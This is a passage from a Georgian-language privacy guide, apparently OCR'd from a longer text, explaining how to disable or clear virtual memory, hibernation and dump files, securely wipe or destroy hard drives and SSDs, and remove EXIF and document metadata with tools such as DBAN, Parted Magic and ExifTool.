არაა დაშიფრული ცხადია ეს საშიშროება. ვირტუალური მეხსიერების ჩაწერის ფუნქციის გაუქმება შეიძლება Linux და Mac-ში, მაგრამ Windows-ში ამის გაკეთება რეკომენდებული არ არის, რადგან სისტემა არ არის ამაზე გათვლილი.

ჯერ განვიხილოთ Windows. ვირტუალურ მეხსიერებას Windows-ში Page File-ს უწოდებენ. მისი გაწმენდა შეიძლება კომპიუტერის გამორთვის დროს. ეს ბმული https://helpdeskgeek.com/windows-7/force-windows-7-to-clear-virtual-memory-pagefile-at-shutdown/ გიჩვენებთ როგორ მოახერხოთ ამის გაკეთება Windows 7-ში. ეს ბმული https://www.techrepublic.com/article/how-to-delete-the-windows-10-paging-file-on-every-shut-down/ კი აგიხსნით როგორ გააკეთოთ იგივე Windows 10-სათვის.


თანამედროვე კომპიუტერებს აქვთ საკმარისი მეხსიერება რომ საშუალო მომხმარებელს არ დასჭირდეს ვირტუალური მეხსიერების გამოყენება. შესაბამისად Page File-ს გაუქმება უმეტეს შემთხვევებში სასურველ შედეგს მოგცემთ, თუმცა შედარებით მძიმე ამოცანების შესრულებისას თქვენმა კომპიუტერმა შეიძლება ნელა იმუშაოს ან ვერ იმუშაოს. ეს ბმული https://www.howtogeek.com/126430/htg-explains-what-is-the-windows-page-file-and-should-you-disable-it/ აგიხსნით როგორ ხდება Page File-ს გაუქმება. ამის გაკეთება საკმაოდ მარტივია Settings -ში აარჩიეთ System->About->Advanced system settings გამოვა ფანჯარა:



დააჭირეთ Performance-უჯრაში მოთავსებულ Settings ღილაკს. გაიხსნება ფანჯარა, გადადით Advanced ჩანართზე:



Virtual Memory უჯრაში დააჭირეთ Change ღილაკს. გამორთეთ Automatically manage Paging file size for all drives გადამრთველი და შემდეგ აარჩიეთ No paging file. Windows გაგაფრთხილებთ რომ არ გირჩევთ ამის გაკეთებას:



რადგან თუ რამე სისტემური შეცდომა მოხდება როცა ეს ფაილი გამორთულია ან 400 მბ ზე პატარაა ინფორმაცია ამ შეცდომის შესახებ არ ჩაიწერება.

როცა მანქანა ჰიბერნაციის რეჟიმში გადადის ყველაფერი რაც მეხსიერებაშია დისკზე ჩაიწერება. ეს იმისათვის ხდება, რომ ჩქარა გამოვიდეს ჰიბერნაციიდან და ჰიბერნაციის წინა მდგომარეობას დაუბრუნდეთ. უმეტეს ლაფთოფებზე ეს ხდება როცა ლაფთოფს დახურავთ. ასეთი რამ ცხადია საშიშია, რადგან მთელი ინფორმაცია დისკზე იწერება და წაშლის შემთხვევაშიც კი შეიძლება მისი აღდგენა. ეს ინფორმაცია შეიცავს დაშიფვრის გასაღებსაც, შესაბამისად კარგი იქნება თუ ჰიბერნაციის რეჟიმს გამორთავთ. ეს ბმული https://docs.microsoft.com/en-US/troubleshoot/windows-client/deployment/disable-and-re-enable-hibernation აგიხსნით როგორ გამორთოთ და ჩართოთ ჰიბერნაცია.

Windows-ში ხდება სხვადასხვა შეცდომის თუ ქმედების ჩასაწერად მეხსიერების მიმდინარე ინფორმაციის ფაილში ჩაწერა. ცხადია ესეც ცუდია რადგან ზუსტად არავინ იცის რა ინფორმაცია ჩაიწერება ასეთ ფაილებში. ეს ბმული https://windowsreport.com/delete-system-error-memory-dump-files-in-windows/ აგიხსნით როგორ გააუქმოთ ასეთი ფაილების ჩაწერის ფუნქცია.

Mac -ზც შესაძლებელია ვირტუალური მეხსიერების გამორთვა, ეს ბმული https://osxdaily.com/2010/10/08/mac-virtual-memory-swap/ აგიხსნით როგორ. იმის მიუხედავად რომ Mac და Linux-ში ბევრად ნაკლები სირთულეები წარმოიშვება ვირტუალური მეხსიერების გამორთვასთან დაკავშირებით, მაინც სასურველია რომ ჯერ შეამოწმოთ თქვენი სისტემის სტაბილურობა. თანაც ახალი პროგრამების დაყენებისას და მათთან მუშაობისას უამრავი სირთულე შეიძლება გაჩნდეს. სწორედ ამიტომ არის რეკომენდებული რომ ცალკე კომპიუტერი გქონდეთ სპეციალიზებილი ამოცანებისთვის როგორიც არის კონფიდენციალურ ინფორმაციასთან მუშაობა.

Linux-ში გამოიყენება `Swapoff` ბრძანება ვირტუალური მეხსიერების წასაშლელად და გამოსართავად. ეს ბმული https://www.tecmint.com/clear-ram-memory-cache-buffer-and-swap-space-on-linux/ უფრო დაწვრილებით აგიხსნით როგორ გაასუფთაოთ ბუფერები, კეშები და ვირტუალური მეხსიერება Linux-ში. ვირტუალური მეხსიერება რომ გადატვირთვის დროსაც გამორთული დარჩეს fstab-ში უნდა შეცვალოთ შესაბამისი ჩანაწერი. იმისათვის რომ ვირტუალური მეხსიერების ფაილის ადგილი გაწმინდოთ გამოიყენება `sswap` ბრძანება. ხოლო `sdmem` ბრძანება კი გაწმინდავს მეხსიერებას კომპიუტერის გამორთვისას. ჩვეულებრივ უნდა გამოიყენოთ `sudo sdmem -h -l -v`.

შესაძლებელია რომ დაშიფროთ ვირტუალური მეხსიერება თუ დააყენებთ პროგრამას `apt-get install ecryptfs-utils` ამ საიტზე https://www.ecryptfs.org/ იპოვით დამატებით ინფორმაციას მისი გამოყენების შესახებ.

მექანიკური დისკის გაწმენდა

აქ განვიხილავთ როგორ მოვახერხოთ დისკის მთლიანად გაწმენდა და თავიდან განვიხილავთ უფრო ადვილ მექანიკურ დისკებს. პირველ რიშ აუცილებლად უნდა იყენებდეთ დისკის სრულ დაშიფვრას. ამის შემდეგ ორი რამ შეიძლება გააკეთოთ ხელით წაშალოთ ყველა მნიშვნელოვანი და პერსონალური ინფორმაცია და შემდაგ გამოიყენოთ პროგრამა deban ან მსგავსი. ან პირდაპირ ეს პროგრამა გამოიყენოთ. თუ ხელით წაშლით ფაილებს უსაფრთხო წაშლის პროგრამების გამოყენებით ალბათ უფრო მეტ სიფრთხილეს გამოიჩენთ, თუმცა მექანიკურ დისკებზე ალბათ არ არის საჭირო ამდენი სიფრთხილე. განსაკუთრებით თუ თქვენ კომპიუტერს ვინმეს აძლევთ კომპიუტერზე უნდა დარჩეს მხოლოდ ოპერაციული სისტემა, ყველაფერი დანარჩენი უნდა წაშალოთ და შემდეგ უნდა გაწმინდოთ ცარიელი სივრცე. ცხადია ამისათვის ზემოთ განხილული პროგრამები უნდა გამოიყენოთ. უკვე განვიხილეთ როგორ ხდება დისკის გაწმენდა CCleaner-ში, ანალოგიურია Bleachit, Linux-ში გამოიყენეთ `diskutil secureErase` ბრძანება.

ხოლო თუ გინდათ ფაილების წაშლა მაშინ შეგიძლიათ გამოიყენოთ

Windows-ში:

- eraser https://eraser.heidi.ie/
- fileshredder https://www.fileshredder.org/

Mac OS-ში:

- Secure Delete - finder-ში.
- Path Finder
- Srm-v ფაილი
- Srm-rv საქაღალდე
- Dsik-utility

Linux-ში:

- Secured-delete -srm -ბრძანება
- Shred
- Wipe

შეგიძლიათ გამოიყენოთ უფასო პროგრამა **DEBAN** https://dban.org/ პროგრამა წმენდს მობილურ ტელეფონებს, მექანიკურ და ელექტრონულ მყარ დისკებს ვირტუალურ მანქანებს, ცალკეულ საქაღალდეებს თუ ლაფთოფებს. ეს ფაქტიურად პორტატული ოპერაციული სისტემაა რომელიც უნდა დააყენოთ გარე დისკზე ან DVD-ზე და კომპიუტერი ჩატვირთოთ ამ სისტემიდან.

ეს ბმული https://www.lifewire.com/how-to-wipe-a-hard-drive-2624527 მოგცემთ კარგ ინფორმაციას თუ როგორ უნდა გაწმინდოთ მყარი დისკი.

თუ რამე მიზეზის გამო DEBAN არ მოგწონთ შეგიძლიათ გამოიყენოთ **Parted Magic** https://partedmagic.com/ ფასიანი, მაგრამ იაფი პროგრამაა, რომელიც დისკის სრულ მართვას გთავაზობთ და არა მარტო წაშლა არამედ დისკის კლონირება და დაყოფაც შეუძლია. ესეც პორტატული ოპერაციული სისტემაა.

თუ ბევრი დისკების წაშლა გიწევთ შეგიძლიათ იყიდოთ ცალკე მოწყობილობაც https://wiebetech.com/products/wiebetech_drive_erazer_ultra/, მაგრამ ეს მოწყობილობები დაახლოებით 300 $ ღირს და უმეტესობა თქვენგანს იგი არ ჭირდება.

კიდევ ერთხელ, მიუხედავად იმისა რომ ეს პროგრამები კარგად მუშაობენ 100%-იან გარანტიას ვერავინ მოგცემთ რომ ყველა მონაცემები წაიშლება. ამიტომ საუკეთესო ვარიანტია თუ დისკს დაშიფრავთ და შემდეგ დისკის გაწმენდას გააკეთებთ ისე როგორც უკვე ზემოთ აღვწერეთ.

დისკის გაწმენდის შემდეგ დამატებით შეიძლება გამოიყენოთ დისკის კიდევ ერთხელ დაშიფვრა, თუმცა ეს ალბათ აღარ არის საჭირო და უფრო თქვენი პარანოიის დასაკმაყოფილებლად გაკეთდება.

იმისათვის რომ მარი დისკი ისე გააფუჭოთ რომ მისაგან ინფორმაციის წაკითხვა ვერ მოხდეს შეგიძლიათ შეიძინოთ სპეციალური მოწყობილობა Hard Disk Degausser. ეს მოწყობილობები ძალიან ძვირი ღირს. ისინი წარმოადგენენ ძლიერ მაგნიტს რომელიც მყარი დისკის ზედაპირზე დარჩენილ მაგნიტურ მუხტს გაანეიტრალებენ. ამისათვის გასაკეთებლად უბრალოდ ძლიერი მაგნიტის გამოყენებაც შეიძლება. ასეთი მოწყობილობების ფასი 600 $-ის ფარგლებშია და გაითვალისწინეთ რომ ეს მოწყობილობა უნდა გამოიყენოთ ყველა სხვა გაწმენდის მეთოდების გამოყენების შემდეგ.

და ბოლოს ველაზე კარგი მეთოდია ჩაქუჩი ან ბურღი, თუ დისკის შიგა დისკებს კარგად დაამტვრევთ ვერავინ მოახერხებს მონაცემების წაკითხვას.

SSD - ელექტრონული დისკების გაწმენდა

ელექტრონული დისკების, USB Flash დისკების და ბარათების და მეხსიერების SD ბარათების შემთხვევაში არ არსებობს ზუსტი მეთოდი, რომელიც ინფორმაციას წაშლის. ანუ წაშლის ყველა მეთოდი საბოლოო ჯამში მხოლოდ ამცირებს მონაცემების აღდგენის შანსს, მაგრამ 100% გარანტიას ვერ იძლევა. ეს კი ხდება ელექტრონული დისკების ქცევის გამო და იმის გამო თუ როგორ ხდება მონაცემების ჩაწერა და დამუშავება ასეთ დისკებზე. ზემოთ განხილული პროგრამები, რომლებიც მონაცემებს რამდენჯერმე გადააწერენ წასაშლელ ადგილს ბევრად უფრო ნაკლებად ეფექტურები არიან ელექტრონული დისკების შემთხვევაში. თანაც დისკის სიცოცხლის ხანგრძლივობას ამცირებენ. შესაბამისად იმისათვის რომ მონაცემების აღდგენა ვერ მოხდეს, უნდა დაშიფროთ დისკი სანამ მასზე მონაცემებს მოათავსებთ, ან დისკი უნდა დაამტვრიოთ პატარა ნაწილებად. სხვაგვარად 100%-იან გარანტიას ვერავინ მოგცემთ რომ დისკი სრულად გაწმენდილია. მეორე შესაძლებლობაა, რომ ჯერ ხელით წაშალოთ ყველა ფაილი უსაფრთხო წაშლის პროგრამების გამოყენებით და შემდეგ გამოიყენოთ დისკის გაწმენდის პროგრამა როგორიც არის DEBAN.

ჯერ განვიხილოთ დაშიფვრის შესაძლებლობები. ბევრ ელექტრონულ დისკს მოჰყვება აპარატურული დაშიფვრა, მათ თვით დაშიფვრად დისკებს ანუ SED-ს უწოდებენ. ასეთი დისკების კონტროლერებშია მოთავსებული მონაცემების დაშიფვრის პროგრამა. ამ დისკებზე შეიძლება ე.წ Crypto Erase ბრძანება გამოიყენოთ. საქმე იმაშია, რომ თვით დაშიფვრადი დისკები ქმნიან დაშიფვრის გასაღებს დამალავენ დისკზე. Crypto Erase ბრძანება კი ამ გასაღებს ზემოდან გადააწერს ახლად შექმნილ გასაღებს. შესაბამისად ძველი გასაღები წაიშლება და დისკზე მოთავსებული მონაცემები დარჩება დაშიფრული დაშიფვრის გასაღების გარეშე. SandDisk-ის მიხედვით ასეთი ბრძანების შესასრულებლად დაგჭირდებათ ე.წ. PSID რომელიც ყოველი დისკის ეტიკეტზეა დაბეჭდილი. ეს ბმული http://downloads.sandisk.com/downloads/um/cryptoerase-um-en.pdf გაძლევთ SanDisk CryptoEraze Tool პროგრამის სახელმძღვანელოს. ხოლო თვით პროგრამას კი ამ ბმულიდან https://sandisk-crypto-erase-tool.software.informer.com/1.0/ ჩამოტვირთავთ. თუ თქვენ დისკს აქვს ამ პროგრამის მხარდაჭერა მაშინ მოახერხებთ დისკის წაშლას.

კიდევ ერთი საშუალებაა ATA Secure Erase ბრძანება. ეს ბრძანება აღადგენს დისკს თავის პირვანდელ მდგომარეობაში, ანუ წაშლის მასზე ყველაფერს. როგორც წესი მწარმოებლები დისკს მოაყოლებენ პროგრამებს რომლებიც საშუალებას გაძლევენ ეს ბრძანება გამოიყენოთ. მაგალითად Lenovo-ს საიტიდან შეიძლება ჩამოტვირთოთ ასეთი პროგრამა https://support.lenovo.com/gb/en/downloads/ds019026. მაგალითად Corsair პროგრამების ჩამოტვირთვა აქედან https://www.corsair.com/ww/en/blog/the-corsair-ssd-toolbox შეიძლება Adata-ს დისკების პროგრამას კი აქედან https://www.adata.com/pk/support/consumer?tab=downloads&download=online ჩამოტვირთავთ. ყოველი დისკის ბრენდისათის უნდა მოძებნოთ მათი შესაბამისი პროგრამების კრებული რომელსაც SSD Utility-ს უწოდებენ. სამწუხაროდ არ ვიცით თუ როგორ მუშაობენ ეს პროგრამები და რამდენად შეიძლება ვენდოთ მათ. წარსულში შეცდომებიც იქნა აღმოჩენილი ასეთ პროგრამებში და რადგან ისინი დახურული არქიტექტურით არიან შექმნილი, მათი შემოწმება შეუძლებელია. ეს სტატია https://www.usenix.org/legacy/events/fast11/tech/full_papers/Wei.pdf მოგიყვებათ მეტს დისკის უსაფრთხო წაშლის შესახებ. ამ სტატიის დასკვნაც იგივეა რომ ვერ ენდობით ელექტრონული დისკის მწარმოებლების პროგრამებს.

ATA Secure Erase ბრძანების ამუშავება შეიძლიათ Linux-ის `hdparam` ბრძანების საშუალებით https://en.wikipedia.org/wiki/Hdparm. მაგრამ არ გირჩევთ მის გამოყენებას რადგან არ არის ადვილი გამოსაყენებელი. ეს საიტი https://techgage.com/article/securely-erasing-your-ssd-with-linux-a-how-to/ მოგცემთ ბრძანებასთან მუშაობის აღწერას.

უკეთესია გამოიყენოთ gparted https://gparted.org/ პორტატული ოპერაციული სისტემა და ამ სისტემიდან შეგიძლიათ გამოიყენოთ hdparam ბრძანება.

უკეთესი პორტატული სისტემაა Parted Magic https://partedmagic.com/ რომელსაც კარგი გრაფიკული ინტერფეისი აქვს და ადვილი გამოსაყენებელია.

NIST- ის მიხედვით არსებობს Block Erase რომელიც შეიძლება მოჰყვეს დისკის პროგრამებს. ამ პროგრამის გამოყენებითაც, კარგი შანსია რომ ინფორმაციას სრულად წაშლით.

საზოგადოდ უკეთესი იქნება რომ არ ენდოთ დისკის მწარმოებლების პროგრამებს და გამოიყენოთ დისკის დაშიფვრის უკვე განხილული პროგრამები როგორებიც არის PGP Disk Encryption, Veracrypt და სხვა. ასეთ შემთხვევებში თუ დაშიფვრის გასაღებს წაშლით ზუსტად გეცოდინებათ რომ იგი წაიშალა და არ ენდობით გაურკვეველ პროგრამებს დისკის მწარმოებლებისაგან.

დისკის დაშიფვრის შემდეგ, საუკეთესო საშუალებაა რომ ჯერ ფაილები წაშალოთ უსაფრთხო წაშლის პროგრამებით და შემდეგ დისკი წაშალოთ ზემოთ აღწერილი პროგრამებით, მაგალითად როგორიც არის Parted Magic. ამგვარად დარწმუნებული იქნებით რომ დისკი მთლიანად წაშალეთ და მასზე თუ კიდევაც დარჩა რამე ინფორმაცია ამ ინფორმაციის გაშიფვრა შეუძლებელი იქნება. დამატებითი უსაფრთხოებისათვის, თუ შესაძლებელია გამოიყენეთ Crypto Erase, Block Erase, ATA Erase. ასევე შესაძლებელია რომ ყველაფერი ამის შემდეგ სრულად დაშიფროთ დისკი.

თუ ფიზიკურად გინდათ დისკის განადგურება SSD-ძალიან პატარა ნაწილებად უნდა დაამტვრიოთ.


ცხადია ამ ოპერაციებისას შეიძლება დისკის კომპიუტერიდან ამოღება მოგიწიოთ და სხვა კომპიუტერთან მიერთება ამისათვის ბევრი სხვადასხვა მოწყობილობა არსებობს. მაგალითად https://www.amazon.com/Thermaltake-St0005u-Docking-Station-Compatible/dp/B001A4HAFS

ამერიკის სტანდარტებს ინსტიტუტმა NIST გამოაქვეყნა მონაცემთა წაშლის სტანდარტი და სახელმძღვანელო რომელსაც ამ ბმულზე https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-88r1.pdf იპოვით.

გაითვალისწინეთ, რომ ეს ყველაფერი ეხებოდა მონაცემთა წაშლას და არ წაშლის Firmware ვირუსებს.


EXIF და მეტა მონაცემების მოცილება

მეტა მონაცემები ბევრ სხვადასხვა ფაილში შეიძლება იყოს მოთავსებული. როგორიც არის, MS Office დოკუმენტები, PDF ფაილები, ვიდეო ფაილები, სურათები, მუსიკის ფაილები და ა.შ. ეს ბმული https://www.digitalconfidence.com/BatchPurifier-Supported.html გიჩვენებთ ასეთი ფაილების ტიპების სიას.



მეტა მონაცემები შეიძლება შეიცავდნენ, ავტორის სახელს, მდებარეობას, GPS კოორდინატებს, ფაილის შექმნის და შეცვლის თარიღს, დოკუმენტის ცვლილებების ისტორიას, კომენტარებს და ა.შ. ცხადია ასეთი ფაილების მიცემა სხვებისათვის დეანონიმიზაციის საფუძველი შეიძლება გახდეს. სამწუხაროდ მომხმარებლების უმეტესობამ არ

იცის მეტა მონაცემების შესახებ და ასეთ მეტა და EXIF ინფორმაციით სავსეა ინტერნეტი. ხშირად ფაილის მეტა მონაცემების ნახვა შეიძლება ოპერაციული სისტემის ფაილის თვისების ფუნქციის მეშვეობით. მაგალითად Windows-ში, მარჯვნივ დააჭირეთ ფაილს და აარჩიეთ Properties და შემდეგ გადადით Details ჩანართზე. მაგალითად, ჩემ შემთხვევაში მივიღე



ცოტა ხანში განვიხილავთ როგორ ვიპოვოთ მეტა მონაცემები. მუსიკისათვის, ხმისათვის, ფოტოებისა და ვიდეოებისათვის არსებობს სტანდარტი Exchangeable Image File Format (EXIF). ამ სტანდარტის პრობლემა იმაშია რომ იგი სისტემურად ნაგულისხმებია, ანუ ავტომატურად იქმნება ფაილის შექმნასთან ერთად, ან სტანდარტს იყენებენ ტელეფონებში, ფოტო აპარატებში, ან ნებისმიერ სხვა მოწყობილობებში, რომლებიც ქმნიან ასეთი ტიპის ფაილებს. ეს მონაცემები კონფიდენციალურობისათვის პრობლემატურია და რაც მთავარია მომხმარებლების უმეტესობამ არ იცის რომ ეს მონაცემები ფაილთან ერთად იწერება. ასეთ ფაილებში, როგორც წესი ტექნიკური დეტალები, როგორიც არის მაგალითად კამერის პარამეტრები, დიაფრაგმის გაღების ზომა, ფარდის დახურვის სისწრაფე და სხვა, ეს ინფორმაცია ცხადია არ არის საშიში კონფიდენციალურობის თვალსაზრისით, მაგრამ თუ ასევე იწერება აპარატის პატრონის სახელი, ადგილმდებარეობა და სხვა პირადული მონაცემები, შეიძლება კონფიდენციალურობისათვის არ იყოს სასურველი. შესაბამისად თუ ფაილს ინტერნეტში ატვირთავთ, თქვენი სახელის გაგება ადვილი იქნება. ე.წ. გეოტაგებით ხდება GPS კოორდინატების ჩაწერა, შესაბამისად თუ ბევრ სურათებს დადებთ ეცოდინებათ სად დადიხართ და სად ცხოვრობთ. ასეთ ინფორმაციას კი თითქმის ყველა ტელეფონი თუ სხვა GPS-იანი მოწყობილობა აბამს ფაილებს. თუ ასეთ სურათებს ატვირთავთ ინტერნეტში მათი მოძებნა შეიძლება მდებარეობის მიხედვით. ამის საშუალებას მაგალითად გაძლევთ საიტი https://loc.alize.us/. ფოტო აპარატები დ კომპიუტერები ასევე ქმნიან სურათის დაპატარავებულ ვერსიას ფაილების სიის გამოსატანად. თუ ფაილი შეცვალეთ ეს დაპატარავებული სურათი შეიძლება არ შეიცვალოს და საწყისი სურათი შეიძლება ვინმემ ნახოს მისი საშუალებით. სურათის მეტა მონაცემებში შეიძლება მოთავსებული იყოს კამერისა თუ ობიექტივის სერიული ნომერი რომელიც შემდეგ შეიძლება გამოიყენონ ფოტოგრაფის საპოვნელად.

გარდა EXIF მონაცემებისა ფაილები შეიძლება შეიცავდნენ სხვა დამალულ მეტა მონაცემებსაც XPM, IPTC, და jpeg კომენტარებს. ხშირად ფოტოების დამუშავების პროგრამები გამოიყენება ამ დამატებითი ინფორმაციის ფაილში ჩასაწერად. Google-მა გარკვეული PDF დოკუმენტი გაუგზავნა ავსტრალიის მთავრობას, რომელიც უნდა ყოფილიყო

კონფიდენციალური, მაგრამ მეტა მონაცემების საშუალებით აღმოჩნდა რომ დოკუმენტის ავტორი იყო Google https://www.theregister.com/2008/05/30/metadata_ruins_google_accc_filing/ ამან საკმაოდ დიდი სკანდალი გამოიწვია.


ერაყის კოალიციური ადმინისტრაციამ გამოაქვეყნა დოკუმენტი, რომელიც მეტა მონაცემებში შეიცავდა ძველ ვერსიებს საიდუმლო ინფორმაციით https://www.salon.com/2007/05/18/cpa_documents/.

ამერიკის ჯარისკაცებმა სურათები გადაუღეს ახალ მიღებულ ვერტმფრენებს და ატვირთეს ინტერნეტში, მტერმა კი ამ სურათებით გაიგო სად იყო ვერტმფრენები და დაბომბა ისინი, ოთხი ძვირიანი ვერტმფრენი დაიკარგა და შეიძლება ადამიანების სიცოცხლეც კი დაკარგულიყო ამ დაბომბვაში https://www.army.mil/article/75165/Geotagging_poses_security_risks/.

ჰაკერების ჯგუფმა Cabin Crew განახორციელა შეტევა ამერიკის მთავრობის რამდენიმე ვებ საიტზე. ერთ ერთმა ჰაკერმა გამოაქვეყნა ვიღაც ქალის სურათი და არ იცოდა, ან გამორჩა, რომ სურათს გეოლოკაცის კოორდინატებიც მოჰყვება. ქალი აღმოჩნდა ავსტრალიაში და აღმოჩნდა რომ არის ჰაკერის მეგობარი, ჰაკერი აღმოჩნდა ტეხასში და ცნობილი იყო ზედმეტ სახელით Wormer. იგი დააპატიმრეს და გაასამართლეს.

ალბათ გაგიჩნდათ კითხვა როგორ wavSaloT ასეთი უხერხული მონაცემები. ამას ქვემოთ განვიხილავთ.:

მეტა მონაცემების მოსაძებნად რამდენიმე სხვადასხვა პროგრამის გამოყენება შეიძლება დაგჭირდეთ, მაგრამ როგორც მინიმუმ, გამოიყენეთ ეს პროგრამა https://exiftool.org/ იგი დაგეხმარებათ EXIF მონაცემების მოძებნაში, იგი Windows და Mac-ზე მუშაობს. მაგრამ გარკვეულ ტექნიკურ ცოდნას მოითხოვს და ალბათ ყველა ვერ გამოიყენებს. ამ პროგრამას უამრავ სხვადასხვა ტიპის ფაილში შეუძლია მეტა მონაცემების ძებნა. ფაილების ტიპების სია მუდმივად იზრდება. მას პროგრამის ვებსაიტზე ნახავთ.



სამწუხაროდ ამ პროგრამას არ მოჰყვება გრაფიკული ინტერფეისი. თუმცა ამ საიტზე Releases · hvdwolf/jExifToolGUI · GitHub ნახავთ დამატებით პროგრამას რომელიც გრაფიკულ ინტერფეისად იმუშავებს.

გაითვალისწინეთ, რომ ეს პროგრამა მხოლოდ EXIF მეტა მონაცემებთან მუშაობს და შესაბამისად MS-office-ის და სხვა პროგრამების მეტა მონაცემებს ვერ აღმოაჩენს.

Windows-სათვის არსებობს უფასო კარგი პროგრამა Batch purifier light https://www.digitalconfidence.com/BatchPurifier.html ბევრ სხვადასხვა ტიპის ფაილთან მუშაობს, ამ მომენტისათვის 60 სხვადასხვა ტიპის ფაილებთან შეუძლია მუშაობა. მისის საშუალებით ბევრი ფაილებიდან შეიძლება მეტა მონაცემების წაშლა. მისი დემო ვერსია უფასოა და შეუძლია მხოლოდ jpeg ფაილების წაშლა. ფასიანი ვერსია 19 დოლარი ღირს.

იგივე კომპანიას აქვს მეტა მონაცემების მხოლოდ პოვნის კარგი პროგრამა Hidden Data Detector https://www.digitalconfidence.com/Hidden-Data-Detector.html ეს პროგრამა ძალიან ბევრ სხვადასხვა ტიპის ფაილთან მუშაობს. თითქმის ყველა ფაილებთან რომლებიც პრაქტიკაში გამოიყენება დაწყებული MS office დოკუმენტებიდან დამთავრებული ვიდეოებით და სურათებით. ამ პროგრამით მხოლოდ იპოვით მეტა მონაცემებს.

არის სხვა პროგრამებიც რომლებიც წაშლიან მეტა მონაცემებს ოღონდ ისინი ცალკეული ფაილის ტიპებთან მუშაობენ მაგალითად Docscrabber https://www.brightfort.com/docscrubber.html# მხოლოდ MS Word ფაილებთან მუშაობს. უფასოა.

Exiv2 https://www.exiv2.org/ რომელიც საშუალებას გაძლევთ არა მარტო წაშალოთ არამედ შეცვალოთ კიდეც მეტა მონაცემები მუშაობს XML, EXIF, IPTC, XMP ტიპის ეტა მონაცემებთან.

Steel Bytes Jpeg & PNG Stripper http://www.steelbytes.com/?mid=30%20-%20JPG%20and%20PNG%20stripper ახდენს jpeg და PNG ფაილების გაწმენდას.

Pdfparanoia https://github.com/kanzure/pdfparanoia რომელიც წმენდს PDF ფაილებს წყლის ნიშნებისაგან, ანუ ფონური ნახატებისა და ნიშნებისაგან.

Mac-სათვის ბევრი არჩევანი არ გვაქვს

